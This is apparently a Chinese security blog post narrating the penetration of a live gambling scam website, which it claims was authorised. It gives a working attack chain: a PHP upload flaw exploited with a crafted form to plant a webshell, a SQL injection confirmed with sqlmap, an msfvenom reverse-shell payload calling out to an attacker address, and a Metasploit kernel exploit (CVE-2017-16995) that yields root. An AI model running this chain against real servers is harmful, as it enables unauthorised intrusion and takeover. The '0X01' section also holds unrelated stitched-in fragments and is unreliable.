

# 实战 | BC杀猪盘渗透一条龙

原创 cacker HACK学习呀

2020-09-25原文

最近获得了一批打击网络犯罪指标，打击BC杀猪盘，授权安排开干！

## 0X00 歪打正着

无意间碰到一套垃圾菠菜网站杀猪盘

p***1	三分快三中奖	13796.64
l***5	分分快三中奖	9993.06
l***5	三分快三中奖	7670.52
大***利	分分快三中奖	7524.00
l***5	分分快三中奖	17028.00
大***利	三分快三中奖	5940.00
l***5	分分快三中奖	9558.00
l***5	分分快三中奖	9558.00
拉***的	投注极速时时彩	1473.00
王***惜	投注极速赛车	1417.00
一***馨	投注极速时时彩	164.00
进***的	投注极速时时彩	847.00
进***的	投注极速时时彩	519.00
庄***等	投注极速时时彩	568.00
宝***姐	投注极速赛车	1707.00
一***馨	投注极速时时彩	23.00
宝***姐	投注极速赛车	691.00
进***的	投注极速时时彩	720.00
宝***姐	投注极速时时彩	1307.00
庄***等	投注极速时时彩	1280.00
不***手	投注极速时时彩	395.00
不***手	投注极速时时彩	764.00
拉***的	投注极速时时彩	1878.00
宝***姐	投注极速时时彩	900.00
不***手	投注极速时时彩	1295.00
庄***等	投注极速时时彩	1600.00
庄***等	投注极速时时彩	194.00
来***缘	投注极速时时彩	1676.00



**28彩种系列**





**时时彩系列**





**其他彩种**





```


[06:17:12] Starting:
[06:17:13] 400 - 150B - /%2e%2e/
[06:17:17] 403 - 548B - /.well-known/
[06:17:18] 200 - 213B - /123.php
[06:17:30] 301 - 162B - /api -> https://www.80778888.cc/api/
[06:17:30] 403 - 548B - /api/
[06:17:30] 301 - 162B - /app -> https://www.80778888.cc/app/
[06:17:34] 301 - 162B - /caches -> https://www.80778888.cc/caches/
[06:17:34] 403 - 548B - /cert/
[06:17:35] 301 - 162B - /chat -> https://www.80778888.cc/chat/
[06:17:37] 301 - 162B - /core -> https://www.80778888.cc/core/
[06:17:39] 301 - 162B - /down -> https://www.80778888.cc/down/
[06:17:45] 200 - 955B - /index.html
[06:17:45] 302 - 35B - /index.php -> /index.html
[06:17:45] 302 - 0B - /index.php -> /index.html
[06:17:47] 301 - 162B - /lib -> https://www.80778888.cc/lib/
[06:17:47] 301 - 162B - /log -> https://www.80778888.cc/log/
[06:17:48] 403 - 548B - /log/
[06:17:55] 301 - 162B - /phpmyadmin -> https://www.80778888.cc/phpmyadmin/
[06:17:56] 500 - 0B - /phpmyadmin/
[06:17:59] 301 - 162B - /scripts -> https://www.80778888.cc/scripts/
[06:17:59] 403 - 548B - /scripts/
[06:18:04] 301 - 162B - /template -> https://www.80778888.cc/template/
[06:18:04] 403 - 548B - /template/
[06:18:09] 200 - 5KB - /xd.php

```

HACK学习呀

挨个访问能扫描出来的目录与文件发现并没有太大作用，不过发现了后台地址。phpmyadmin访问500。

/phpmyadmin/




当前无法使用此页面


当前无法处理此请求。

HTTP ERROR 500


刷新

 HACK学习呀


登录账号




登录密码






请输入授权验证码

立即登录 

 HACK学习呀

访问xd.php到后台访问发现还需要授权验证码



## 0X01 寻找同类型网站以及源码

这种搞诈骗的很少会开发肯定源码是从网上下载找人搭建的，不常见就是特征，于是搜索了下。

inurl: /index.html#/

圖4-11 圖4-12

部訂經下級中學採用，並經中央審定，上下級中學應以此部訂課程，兼重各科之獨立與聯繫，並用、二十五年頒布課程標準，即應遵行此部訂中心（下略）。

Full-text search: [x](#)

圖 9-1-17

来源: 东方财富网 东方财富网【财经飞报】栏目编辑: 2019年05月10日 09:00:00  
注: 东方财富网数据仅供参考, 不作为投资建议, 据此操作风险自担。

<https://1357288.com/journal/index.html>

**Abstract**

## 天津3336

[illegible]

[www.gifted.com/~paula](http://www.gifted.com/~paula)

神聖娛樂

① ② ③ ④ ⑤ ⑥ ⑦ ⑧ ⑨ ⑩ ⑪ ⑫ ⑬ ⑭ ⑮ ⑯ ⑰ ⑱ ⑲ ⑳ ㉑ ㉒ ㉓ ㉔ ㉕ ㉖ ㉗ ㉘ ㉙ ㉚ ㉛ ㉜ ㉝ ㉞ ㉟ ㊱ ㊲ ㊳ ㊴ ㊵ ㊶ ㊷ ㊸ ㊹ ㊺ ㊻ ㊼ ㊽ ㊾ ㊿

By [offens-net-projekt@proton.ch](mailto:offens-net-projekt@proton.ch) - <https://www.offens-net-projekt.ch> - <https://www.offens-net-projekt.ch>

[Index of ipcharts/pcharts/ - Inferia Networks - FTP](#)

File Name : File Size : Date : Parent Directory: ... download 277K, 1997-09-04  
support.zip, 12K, 1997-09-10 04:00 Back to www.offshore.net ...



1 2 3 4 5 6 7 8 9 10

 HACK学习呀  
下一页



## 0X02 开始审计

这么多网站那源码肯定烂大街了，于是花了点时间找到了源码，尝试审计。


100	call_user_func函数参数包含变量, 可能存在代码执行漏洞	/chat/GatewayWorker/BusinessWorker.php	call_user_func(\$this->eventC
101	call_user_func函数参数包含变量, 可能存在代码执行漏洞	/chat/GatewayWorker/BusinessWorker.php	call_user_func(\$this->eventC
102	call_user_func函数参数包含变量, 可能存在代码执行漏洞	/chat/GatewayWorker/BusinessWorker.php	call_user_func(\$this->eventC
103	call_user_func函数参数包含变量, 可能存在代码执行漏洞	/chat/GatewayWorker/BusinessWorker.php	call_user_func(\$this->eventHs
104	call_user_func函数参数包含变量, 可能存在代码执行漏洞	/chat/GatewayWorker/BusinessWorker.php	call_user_func(\$this->onWork
105	call_user_func函数参数包含变量, 可能存在代码执行漏洞	/chat/GatewayWorker/BusinessWorker.php	call_user_func(\$this->onWork
106	call_user_func函数参数包含变量, 可能存在代码执行漏洞	/chat/GatewayWorker/BusinessWorker.php	call_user_func(\$this->eventHs
107	call_user_func函数参数包含变量, 可能存在代码执行漏洞	/chat/GatewayWorker/BusinessWorker.php	call_user_func(\$this->onWork
108	call_user_func函数参数包含变量, 可能存在代码执行漏洞	/chat/GatewayWorker/Gateway.php	call_user_func(\$this->onWork
109	call_user_func函数参数包含变量, 可能存在代码执行漏洞	/chat/GatewayWorker/Gateway.php	call_user_func(\$this->onWork
110	call_user_func函数参数包含变量, 可能存在代码执行漏洞	/chat/GatewayWorker/Gateway.php	call_user_func(\$this->onClos
111	call_user_func函数参数包含变量, 可能存在代码执行漏洞	/chat/GatewayWorker/Gateway.php	\$worker_connection = call_use
112	call_user_func函数参数包含变量, 可能存在代码执行漏洞	/chat/GatewayWorker/Gateway.php	call_user_func(\$this->onConr
122	call_user_func函数参数包含变量, 可能存在代码执行漏洞	/chat/Workerman/WebServer.php	call_user_func(\$this->onWork
126	call_user_func函数参数包含变量, 可能存在代码执行漏洞	/chat/Workerman/Worker.php	call_user_func(\$this->onMessa
127	call_user_func函数参数包含变量, 可能存在代码执行漏洞	/chat/Workerman/Worker.php	call_user_func(\$this->onConne
128	call_user_func函数参数包含变量, 可能存在代码执行漏洞	/chat/Workerman/Worker.php	call_user_func(\$this->onWorke
129	call_user_func函数参数包含变量, 可能存在代码执行漏洞	/chat/Workerman/Worker.php	call_user_func(\$this->onWorke
130	call_user_func函数参数包含变量, 可能存在代码执行漏洞	/chat/Workerman/Worker.php	call_user_func(\$worker->onWor
143	call_user_func函数参数包含变量, 可能存在代码执行漏洞	/chat/Workerman/Connection/AsyncTopConne...	call_user_func(\$this->onConne
144	call_user_func函数参数包含变量, 可能存在代码执行漏洞	/chat/Workerman/Connection/AsyncTopConne...	call_user_func(\$this->onError
145	call_user_func函数参数包含变量, 可能存在代码执行漏洞	/chat/Workerman/Connection/TopConnection...	call_user_func(\$this->onClose
146	call_user_func函数参数包含变量, 可能存在代码执行漏洞	/chat/Workerman/Connection/TopConnection...	call_user_func(\$this->onError
147	call_user_func函数参数包含变量, 可能存在代码执行漏洞	/chat/Workerman/Connection/TopConnection...	call_user_func(\$this->onBuffe
148	call_user_func函数参数包含变量, 可能存在代码执行漏洞	/chat/Workerman/Connection/TopConnection...	call_user_func(\$this->onBuffe
149	call_user_func函数参数包含变量, 可能存在代码执行漏洞	/chat/Workerman/Connection/TopConnection...	call_user_func(\$this->onMessa
150	call_user_func函数参数包含变量, 可能存在代码执行漏洞	/chat/Workerman/Connection/TopConnection...	call_user_func(\$this->onMessa
151	call_user_func函数参数包含变量, 可能存在代码执行漏洞	/chat/Workerman/Connection/TopConnection...	call_user_func(\$this->onSslHe
152	call_user_func函数参数包含变量, 可能存在代码执行漏洞	/chat/Workerman/Connection/TopConnection...	call_user_func(\$this->onError
157	call_user_func函数参数包含变量, 可能存在代码执行漏洞	/chat/Workerman/Events/Ev.php	call_user_func_array(\$param[C
158	call_user_func函数参数包含变量, 可能存在代码执行漏洞	/chat/Workerman/Events/Ev.php	call_user_func(\$func, \$fd);
159	call_user_func函数参数包含变量, 可能存在代码执行漏洞	/chat/Workerman/Events/Event.php	call_user_func_array(\$param[C
160	call_user_func函数参数包含变量, 可能存在代码执行漏洞	/chat/Workerman/Events/Libevent.php	call_user_func_array(\$this->
161	call_user_func函数参数包含变量, 可能存在代码执行漏洞	/chat/Workerman/Events/Select.php	call_user_func_array(\$this->
162	call_user_func函数参数包含变量, 可能存在代码执行漏洞	/chat/Workerman/Events/Select.php	call_user_func_array(\$this->
163	call_user_func函数参数包含变量, 可能存在代码执行漏洞	/chat/Workerman/Events/Select.php	call_user_func_array(\$task_de
164	call_user_func函数参数包含变量, 可能存在代码执行漏洞	/chat/Workerman/Events/Select.php	call_user_func_array(\$this->
165	call_user_func函数参数包含变量, 可能存在代码执行漏洞	/chat/Workerman/Events/React/ExtEventLoo...	call_user_func_array(\$func, \$
166	call_user_func函数参数包含变量, 可能存在代码执行漏洞	/chat/Workerman/Events/React/LibEventLoo...	call_user_func_array(\$func, \$

进度: 状态: 扫描完成, 发现1093个可疑漏洞, 花费时间8.06分钟


下载回来源码用seay扫描下, 源码又太大我也懒得去本地搭建, 直接用源码对着目标进行怼。

1070	文件操作函数中存在变量, 可能存在任意文件读取/删除/修...	/scripts/tree.php	write_put_contents(\$tree_log, \$url);
1080	文件操作函数中存在变量, 可能存在任意文件读取/删除/修...	/statics/admin/webuploader/0.1.5/server/fileupload.php	@unlink("\$filePath_{\$index}.part");
1081	文件操作函数中存在变量, 可能存在任意文件读取/删除/修...	/statics/admin/webuploader/0.1.5/server/fileupload.php	fclose(\$out, \$buff);
1082	文件操作函数中存在变量, 可能存在任意文件读取/删除/修...	/statics/admin/webuploader/0.1.5/server/fileupload.php	@unlink("\$filePath_{\$index}.part");
1089	文件操作函数中存在变量, 可能存在任意文件读取/删除/修...	/statics/admin/webuploader/0.1.5/server/fileupload2.php	file_put_contents(\$ad5list2.txt, join
1090	文件操作函数中存在变量, 可能存在任意文件读取/删除/修...	/statics/admin/webuploader/0.1.5/server/fileupload2.php	fwrite(\$out, \$buff);

从中发现了个fileupload.php文件好像有点问题。



访问目标发现也存在该文件。把该文件提取出来到本地搭建的环境中做测试。



直接访问会自动创建出upload和upload\_tmp两个文件夹，这玩意是个demo这个点其实看起来更像个后门。



```

$targetDir = 'upload_tmp';
$uploadDir = 'upload';

$cleanupTargetDir = true; // Remove old files
$maxFileAge = 5 * 3600; // Temp file age in seconds

// Create target dir
if (!file_exists($targetDir)) {
    @mkdir($targetDir);
}

// Create target dir
if (!file_exists($uploadDir)) {
    @mkdir($uploadDir);
}

// Get a file name
if (isset($_REQUEST["name"])) {
    $fileName = $_REQUEST["name"];
} elseif (!empty($_FILES)) {
    $fileName = $_FILES["file"]["name"];
} else {
    $fileName = uniqid("file_");
}

$filePath = $targetDir . DIRECTORY_SEPARATOR . $fileName;
$uploadPath = $uploadDir . DIRECTORY_SEPARATOR . $fileName;

// Chunking might be enabled
$chunk = isset($_REQUEST["chunk"]) ? intval($_REQUEST["chunk"]) : 0;
$chunks = isset($_REQUEST["chunks"]) ? intval($_REQUEST["chunks"]) : 1;

$filePath = $targetDir . DIRECTORY_SEPARATOR . $fileName;
$uploadPath = $uploadDir . DIRECTORY_SEPARATOR . $fileName;

```

并且filename变量完全是可控的。

```

// Open temp file
if (!$out = @fopen("${$filePath}${$chunk}.parttmp", "wb")) {
    die(['jsonrpc' : "2.0", "error" : {"code": 102, "message": "Failed to open output stream"}]);
}

if (!empty($_FILES)) {
    if ($_FILES["file"]["error"] || !is_uploaded_file($_FILES["file"]["tmp_name"])) {
        die(['jsonrpc' : "2.0", "error" : {"code": 103, "message": "Failed to move uploaded file"}]);
    }

    // Read binary input stream and append it to temp file
    if (!$in = @fopen($_FILES["file"]["tmp_name"], "rb")) {
        die(['jsonrpc' : "2.0", "error" : {"code": 101, "message": "Failed to open input stream"}]);
    } else {
        if (!$in = @fopen("php://input", "rb")) {
            die(['jsonrpc' : "2.0", "error" : {"code": 101, "message": "Failed to open input stream"}]);
        }
    }
}

```

继续往下看发现一些判断，可以表单上传名就为file。


## 文件上传

其他的就不用管了，直接改个上传表单。只要加上参数name和file就行了。

```
<form action="http://127.0.0.1/test/fileupload.php" method="post" enctype="multipart/form-data">  
<input type="hidden" name="name" value="aaa.php" />  
<label for="file">Filename:</label>  
<input type="file" name="file" id="file" />  
<br />  
<input type="submit" name="submit" value="Submit" />  
</form>
```


HACK学习呀

name参数控制上传文件名为aaa.php



← → ↻ ⓘ 文件 | E:/phpStudy/WWW/test/upload.html

Filename:



选择1.jpg上传

← → ↻ ⓘ 127.0.0.1/test/fileupload.php

```
{"jsonrpc": "2.0", "result": null, "id": "id"}
```



上传后没有返回路径但是在upload下已经存在aaa.php文件。

## SQL注入

```
public function betList() {  
    // 验证参数  
    $this->checkInput($_REQUEST, array('token', 'status', 'end_time', 'start_time', 'page'));  
    // 验证token  
    $this->checkAuth();  
  
    // 验证请求参数  
    if ($_REQUEST['status'] != '' && !in_array($_REQUEST['status'], array(0, 1, 2, 3, 4, 5))) {  
        ErrorCode::errorResponse(200003, '该交易状态不存在');  
    }  
  
    // 分页数据  
    $page_cfg = $this->getConfig(100009); // 获取每页展示多少数据  
    $pageCnt = isset($page_cfg['value']) ? $page_cfg['value'] : 20;  
    $page = (int) $_REQUEST['page'];  
    $page = empty($page) ? 1 : $page;  
  
    $where = array(  
        'start_time' => $_REQUEST['start_time'],  
        'end_time' => $_REQUEST['end_time'],  
        'status' => $_REQUEST['status'],  
        'type' => $_REQUEST['type'],  
        'userId' => $this->userId,  
        'page' => $page,  
        'pageCnt' => $pageCnt  
    );  
  
    $cnt = $this->model->betListCnt($where);  
    $pageNum = ceil($cnt / $pageCnt);  
}
```

变量中where的值又是来自request中，并且上面的checkinput中也没有检测type的值。

```
    $cnt = $this->model->betListCnt($where);  
    $pageNum = ceil($cnt / $pageCnt);
```

跟入betListCnt

```

public function betListCnt($group) {
    $sql = "select count(id) as count from un_orders where 1=1";
    if (!empty($group['start_time'])) {
        $time = strtotime($group['start_time']);
        $sql .= " and addtime > $time ";
    }
    if (!empty($group['end_time'])) {
        $time = strtotime($group['end_time'] . " 23:59:59");
        $sql .= " and addtime < $time ";
    }
    $sql .= " AND user_id={$group['userId']} ";
    if (!empty($group['status'])) {
        if ($group['status'] == 1) { //status1 => award_state2 已中奖
            $sql .= " and award_state = 2 ";
        } elseif ($group['status'] == 2) { //status2 => award_state1 未中奖
            $sql .= " and award_state = 1 ";
        } elseif ($group['status'] == 3) { //status3 => award_state0 未中奖
            $sql .= " and award_state = 0 and state = 0 ";
        } elseif ($group['status'] == 4) { //status4 => state1 撤单
            $sql .= " and state = 1 ";
        } elseif ($group['status'] == 5) { //status4 => state1 和局
            $sql .= " and award_state = 3 ";
        }
    }
    if (!empty($group['type'])) {
        $sql .= " and lottery_type = {$group['type']} ";
    }

    $cnt = $this->db->getone($sql);
    return $cnt['count'];
}

// 查询一条数据
public function getone($sql) {
    if (strpos($sql, 'LIMIT') == false) {
        $sql = $sql . " LIMIT 1 ";
    }
    $query = $this->query($sql);
    $this->lastsql = $sql;
    return $this->fetch($query);
}

```

没有任何处理就直接带入查询了，类似点还有许多。

## 0X03 验证审计到的漏洞

```

POST parameter 'type' is vulnerable. Do you want to keep testing the others (if any)? [y
sqlmap identified the following injection point(s) with a total of 771 HTTP(s) requests
---
Parameter: type (POST)
  Type: AND/OR time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (SELECT)
  Payload: token=e77dca4afa230bbde72c39c29070333e&start_time=2020-07-16&end_time=2020-

  Type: UNION query
  Title: Generic UNION query (NULL) - 10 columns
  Payload: token=e77dca4afa230bbde72c39c29070333e&start_time=2020-07-16&end_time=2020-
L,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL-- -&status=0&page=1
---
[04:29:12] [INF0] the back-end DBMS is MySQL

```

通过之前的上传拿到webshell，尝试提权。

```

NAME="Debian GNU/Linux"
VERSION_ID="9"
VERSION="9 (stretch)"
VERSION_CODENAME=stretch
ID=debian
HOME_URL="https://www.debian.org/"
SUPPORT_URL="https://www.debian.org/support"
BUG_REPORT_URL="https://bugs.debian.org/"

```

发现是debian的。

发现有6379端口但是不是root用户启动的redis

```

redis 560 2.4 0.0 44952 6640 ? Ssl Jun20 930:26 /usr/bin/redis-server 127.0.0.1:6379
4.9.0-4-amd64 #1 SMP Debian 4.9.65-3 (2017-12-03) x86_64 GNU/Linux

```

看了下内核版本感觉应该可以，尝试寻找提权exp。

```

msfvenom -p linux/x64/meterpreter/reverse_tcp lhost=1.1.1.1 lport=8090 -f elf>aaax
s selected, choosing Msf::Module::Platform::Linux from the payload
ed, selecting arch: x64 from the payload
ed, outputting raw payload
bytes
file: 250 bytes

```

生成msf马

```

meterpreter > sysinfo
Computer      : 
OS            : Debian 9.12 (Linux 4.9.0-4-amd64)
Architecture : x64
BuildTuple    : x86_64-linux-musl
Meterpreter   : x64/linux
meterpreter > getuid
Server username: no-user @ (uid=1003, gid=1003, euid=1003)
meterpreter > 

```

为了方便我就用msf上线了这台机器。然后寻找对应的提权exp。

## 0X04 尝试提权

找到这两个CVE-2019-13272、CVE-2017-16995

当我在github上找利用工具的时候，我想起msf其实也自带提权的。  
于是尝试搜索了下

```
meterpreter > background
[*] Backgrounding session 1...
msf5 exploit(multi/handler) > search CVE-2019-13272

Matching Modules
=====
#  Name                                     Disclosure Date  Rank    Check  Description
-  - - - - -                                     - - - - -  - - -  - - - - -
0  exploit/linux/local/ptrace_traceme_pkexec_helper 2019-07-04      excellent Yes     Linux Polkit pkexec helper PTRACE_TRACEME local root exploit
```

搜到了就利用

```
msf5 exploit(linux/local/ptrace_traceme_pkexec_helper) > options

Module options (exploit/linux/local/ptrace_traceme_pkexec_helper):

  Name      Current Setting  Required  Description
  - - - - -  - - - - -  - - - - -  - - - - -
COMPILE     Auto             yes       Compile on target (Accepted: Auto, True, False)
SESSION     1                yes       The session to run this module on.

Payload options (linux/x64/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  - - - - -  - - - - -  - - - - -  - - - - -
LHOST      10.10.10.10      yes       The listen address (an interface may be specified)
LPORT      8848             yes       The listen port

Exploit target:

  Id  Name
  --  --
  0   Auto

[*] Exploit failed. ArgumentError: No named version number.
[*] Exploit completed, but no session was created.
msf5 exploit(linux/local/ptrace_traceme_pkexec_helper) >
```

结果当场失败

```
msf5 exploit(linux/local/ptrace_traceme_pkexec_helper) > search CVE-2017-16995

Matching Modules
=====
#  Name                                     Disclosure Date  Rank    Check  Description
-  - - - - -                                     - - - - -  - - -  - - - - -
0  exploit/linux/local/bpf_sign_extension_priv_esc 2017-11-12      great   Yes     Linux BPF Sign Extension Local Privilege Escalation
```

尝试第二个CVE-2017-16995

```

Module options (exploit/linux/local/bpf_sign_extension_priv_esc):

  Name      Current Setting  Required  Description
  ----      -
  COMPILE    Auto                yes       Compile on target (Accepted: Auto, True, False)
  SESSION    1                  yes       The session to run this module on.

Payload options (linux/x64/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  LHOST      [REDACTED]       yes       The listen address (an interface may be specified)
  LPORT      4444             yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Auto

msf5 exploit(linux/local/bpf_sign_extension_priv_esc) > exploit

[*] Started reverse TCP handler on [REDACTED]:4444
[*] Writing '/tmp/.DENqjEK.c' (10867 bytes) ...
[*] Writing '/tmp/.H0mhtJbJAH' (250 bytes) ...
[*] Launching exploit ...
[*] Sending stage (3012516 bytes) to 103.59.42.232
[*] Cleaning up /tmp/.H0mhtJbJAH and /tmp/.DENqjEK ...
[*] Meterpreter session 13 opened ([REDACTED] 18) at 2020-07-15 05:06:29 -0400

meterpreter > getuid
Server username: [REDACTED] (uid=0, gid=0, euid=0, egid=0)

meterpreter > cd /root
meterpreter > ls
Listing: /root
=====
Mode                Size      Type    Last modified          Name
----                -
100600/rw-----  15884    fil     2020-06-19 13:29:20 -0400 .bash_history
100644/rw-r--r--   570      fil     2020-03-10 01:42:40 -0400 .bashrc
40700/rwx-----  4096     dir     2020-03-12 01:28:30 -0400 .cache
40755/rwxr-xr-x    4096     dir     2020-03-10 03:34:50 -0400 .cmake
40755/rwxr-xr-x    4096     dir     2020-03-10 04:14:25 -0400 .config
100600/rw-----   147      fil     2020-03-12 01:33:44 -0400 .mysql_history
40755/rwxr-xr-x    4096     dir     2020-05-15 04:06:23 -0400 .nano
100644/rw-r--r--   187      fil     2020-03-10 04:14:23 -0400 .pearrc
100644/rw-r--r--   148      fil     2020-03-10 01:42:40 -0400 .profile
100600/rw-----  1024     fil     2020-05-09 04:13:03 -0400 .rnd
100644/rw-r--r--    75      fil     2020-03-13 07:13:31 -0400 .selected_editor
40755/rwxr-xr-x    4096     dir     2020-05-13 14:17:34 -0400 .vim
100600/rw-----  12665    fil     2020-06-19 13:27:54 -0400 .viminfo

```

成功返回一个root权限的会话，提权完毕。

福利Time:

<https://sourl.cn/tpCZ4s>

这个VPS厂商 --- 香港VPS一年只需62元  
， 点击阅读原文即可跳转



推荐阅读：

2020年性价比最高安全课程

# 报名线上学习


从零开始学习白帽黑客

HACK学习呀

点赞，转发，在看

原创作者：cacker





## 精选留言

---

用户设置不下载评论

[阅读全文](#)